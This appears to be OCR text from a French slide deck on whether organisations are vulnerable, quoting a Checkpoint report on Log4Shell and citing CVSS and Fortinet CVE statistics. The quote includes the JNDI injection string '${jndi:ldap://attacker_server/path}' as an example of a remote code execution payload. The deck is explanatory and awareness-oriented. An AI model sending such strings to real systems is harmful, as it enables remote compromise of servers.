
compromise a machine by sending it a simple string such as '${jndi:ldap://attacker_server/path}' as part of the HTTP request, User-Agent or any other input likely being logged by the server using Log4j. By controlling the messages logged via the logging package, arbitrary code could be executed from a remote server.

Checkpoint 2022 Cyber Security Report

Sommes nous vulnérables ?




Sommes nous vulnérables ?



Low = CVSS Score [0-3], Medium CVSS Score[4-6]; Heigh CVSS Score[7-9]

https://www.cvedetails.com/top-50-product-cvssscore-distribution.php 2021


Sommes nous vulnérables ?




Fortinet, Global Threat Landscape Report, 2023

Figure 3: CVEs for multiple platforms by presence on endpoints and among attacks

Sommes nous vulnérables ?




Sommes nous vulnérables ?



